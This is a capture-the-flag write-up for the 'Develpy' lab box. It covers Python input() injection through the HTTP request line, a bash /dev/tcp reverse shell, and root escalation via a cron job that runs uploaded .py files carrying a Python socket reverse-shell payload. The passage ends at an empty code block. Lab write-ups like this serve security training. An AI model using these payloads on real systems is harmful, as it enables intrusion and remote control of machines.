
Develpy

boot2root machine for FIT and bsides Guatemala CTF

This was a nice little challenge created by **@stuxnet**. This box had quite a unique foothold, in the sense that it was made purely for challenging your knowledge about the security of python scripting. A lot of programmers do not think about security when they make their programs, rather they think about just getting their program to perform a desired function. A large part about cybersecurity is about finding bugs in programs and exploiting them to make them do functions that they were not designed to do. Let's jump right in, and I will go into detail about security related to python scripting.


Reconnaissance

As usual, I will start with an **nmap** scan:



```
Not shown: 998 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 78:c4:40:84:f4:42:13:8e:79:f8:6b:e4:6d:bf:d4:46 (RSA)
|   256 25:9d:f3:29:a2:62:4b:24:f2:83:36:cf:a7:75:bb:66 (ECDSA)
|_  256 e7:a0:07:b0:b9:cb:74:e9:d6:16:7d:7a:67:fe:c1:1d (ED25519)
10000/tcp open  snet-sensor-mgmt?
| fingerprint-strings:
|   GenericLines:
|     Private 0days
|     Please enther number of exploits to send??: Traceback (most recent call last):
|     File "./exploit.py", line 6, in <module>
|     num_exploits = int(input(' Please enther number of exploits to send??: '))
|     File "<string>", line 0
|     SyntaxError: unexpected EOF while parsing
|   GetRequest:
|     Private 0days
|     Please enther number of exploits to send??: Traceback (most recent call last):
|     File "./exploit.py", line 6, in <module>
|     num_exploits = int(input(' Please enther number of exploits to send??: '))
|     File "<string>", line 1, in <module>
|     NameError: name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     Private 0days
|     Please enther number of exploits to send??: Traceback (most recent call last):
|     File "./exploit.py", line 6, in <module>
|     num_exploits = int(input(' Please enther number of exploits to send??: '))
|     File "<string>", line 1, in <module>
|     NameError: name 'OPTIONS' is not defined
|   NULL:
|     Private 0days
|_    Please enther number of exploits to send??:
```


We see there are two ports open: port 22 (ssh) and port 10000 (snet-sensor-mgmt?). As can be seen from the output, nmap is not sure what service is running on port 10000, but apparently it is getting some HTTP output. Let's visit the webpage and see what we get:



```
         Private 0days

  Please enther number of exploits to send??: Traceback (most recent call last):
   File "./exploit.py", line 6, in <module>
     num_exploits = int(input(' Please enther number of exploits to send??: '))
   File "<string>", line 1, in <module>
 NameError: name 'GET' is not defined
```


Getting User

We get a strange response that looks like an error in some python script. It is especially interesting that the name **'GET'** is not defined. This looks a lot like a result of a **GET** request.. Let's fire up **burpsuite** and verify this. Refreshing the page and intercepting our request we see the following:




```
GET / HTTP/1.1
Host: 10.10.246.199:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

This is a very standard GET request. In the output we see:




```
        Private 0days

Please enther number of exploits to send??: Traceback (most recent call last):
File "./exploit.py", line 6, in <module>
num_exploits = int(input(' Please enther number of exploits to send??: '))
File "<string>", line 1, in <module>
NameError: name 'GET' is not defined
```

So it looks like this script is looking at our request method and inputting it into the script. The program most likely expects an integer as the input, so let's modify our request so that we can see how the script is designed to behave:




```
4
Host: 10.10.246.199:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

And we see the following response:




```
        Private 0days

Please enther number of exploits to send??:
Exploit started, attacking target (tryhackme.com)...
Exploiting tryhackme internal network: beacons_seq=1 ttl=1337 time=0.089 ms
Exploiting tryhackme internal network: beacons_seq=2 ttl=1337 time=0.070 ms
Exploiting tryhackme internal network: beacons_seq=3 ttl=1337 time=0.071 ms
Exploiting tryhackme internal network: beacons_seq=4 ttl=1337 time=0.060 ms
```

Up to this point with the information that we have gathered about how this script works, it is likely that the script is performing some kind of evaluation on our input. One more thing I checked before I tried to input malicious code is to confirm that the script evaluates what we send. In our previous request, instead of inputting the number **4**, let's input **0**:




```
        Private Odays

Please enther number of exploits to send??:
Exploit started, attacking target (tryhackme.com)...
```

Now we don't see the strings beginning with "**Exploiting tryhackme**". So let's change **0** to **0+1** to see if the python script is evaluating the math:




```
        Private Odays

Please enther number of exploits to send??:
Exploit started, attacking target (tryhackme.com)...
Exploiting tryhackme internal network: beacons_seq=1 ttl=1337 time=0.00 ms
```

Notice how now there is one string beginning with "**Exploiting tryhackme**". This indicates that the script calculated **0+1.** So we have confirmed that the script is using some kind of evaluating function. Let's input some malicious python code so that we can get a reverse shell. We can import the **os** module to execute system commands:




```
__import__('os').system('whoami')
Host: 10.10.246.199:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
        Private Odays

Please enther number of exploits to send??: king

Exploit started, attacking target (tryhackme.com)...
```


Looks like we can execute commands as the user **king**. So let's get a reverse shell:



```
__import__('os').system('bash -c "bash -i >& /dev/tcp/10.2.29.238/1337 0>&1"')
```




```
┌─[x]─[0xd4y@Writeup]─[~/business/tryhackme/medium/linux/bsidesgtdevelpy]
└──╼ $nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.246.199] 57584
bash: cannot set terminal process group (760): Inappropriate ioctl for device
bash: no job control in this shell
king@ubuntu:~$
```



```
king@ubuntu:~$ wc -c user.txt
33 user.txt
```


Privilege Escalation to Root

Cool! We got a shell. Let's see what is in **king's** directory:




```
king@ubuntu:~$ ls -la
total 328
drwxr-xr-x 4 king king   4096 Mar 22 17:05 .
drwxr-xr-x 3 root root   4096 Aug 25  2019 ..
-rw------- 1 root root   2929 Aug 27  2019 .bash_history
-rw-r--r-- 1 king king    220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 king king   3771 Aug 25  2019 .bashrc
drwx------ 2 king king   4096 Aug 25  2019 .cache
-rwxrwxrwx 1 king king 272113 Aug 27  2019 credentials.png
-rwxrwxrwx 1 king king    408 Aug 25  2019 exploit.py
drwxrwxr-x 2 king king   4096 Aug 25  2019 .nano
-rw-rw-r-- 1 king king      5 Mar 22 17:05 .pid
-rw-r--r-- 1 king king    655 Aug 25  2019 .profile
-rwxrwxrwx 1 king king     42 Mar 22 15:12 python
-rw-r--r-- 1 root root     32 Aug 25  2019 root.sh
-rw-rw-r-- 1 king king    182 Mar 22 15:07 run.sh
-rw-r--r-- 1 king king      0 Aug 25  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 king king     33 Aug 27  2019 user.txt
-rw-r--r-- 1 root root    183 Aug 25  2019 .wget-hsts
```

We see some interesting files, but the **root.sh** file especially stands out. It is one of the only files in **king's** directory that is owned by root. Looking at the contents of the bash script, we see that it only has one line:




```
king@ubuntu:~$ cat root.sh
python /root/company/media/*.py
```

First of all, this looks like a strange thing to have in a bash script. Why not just type that command in the first place? It seems likely that there is some cronjob running this script. Second of all, python is being run without specifying it's full path! If there is indeed a cronjob, then it should only be running commands that are specified within a full path. Unfortunately however, we do not have write access to the **python** binary, and it is likely that root's path is set to its default. So, it looks like we probably can't do some sort of path privilege escalation. In **/etc/crontab** we see the following:




```
*   *     * * *   king    cd /home/king/ && bash run.sh
*   *     * * *   root    cd /home/king/ && bash root.sh
*   *     * * *   root    cd /root/company && bash run.sh
```

Tthere are definitely cron jobs running on this system. At this point I downloaded pspy and saw the following interesting output when I ran it:




```
CMD: UID=0     PID=1752   | python3 manage.py runserver 127.0.0.1:8080
```

It looks like there might be some service running on port 8080 that is only open to localhost. Running **netstat**, we can confirm this:




```
king@ubuntu:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      765/socat
```

We can forward this port using **socat** so that it would be remotely accessible:



```
king@ubuntu:~$ socat TCP-LISTEN:13337,fork TCP:localhost:8080
```



DevelPy - Programming Ser

10.10.246.199:13337


DevelPy

- Home
- Simple Upload


Welcome to DevelPy - Python programming!

you search job? send your .py file! and show your talent!


We see this is a web server that has an upload feature.



Let's just **touch** a file with the extension **.py** and see what happens:




The file was uploaded to a directory called **/media**. Remember the **root.sh** script which ran any file within the **/media** directory? We can confirm that the server ran this script by looking at **pspy**:




```
2021/03/22 17:26:01 CMD: UID=0     PID=4230    | python /root/company/media/test.py
```

Let's grab a python reverse shell from pentest monkey and put it in our script:



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/medium/linux/bsidesgtdevelpy]
└──╼ $cat sorry.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
2.29.238",4567));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subproc
ess.call(["/bin/sh","-i"]);
```


After uploading, we wait a bit for the cronjob to run again, and eventually we will get a hit back:



```
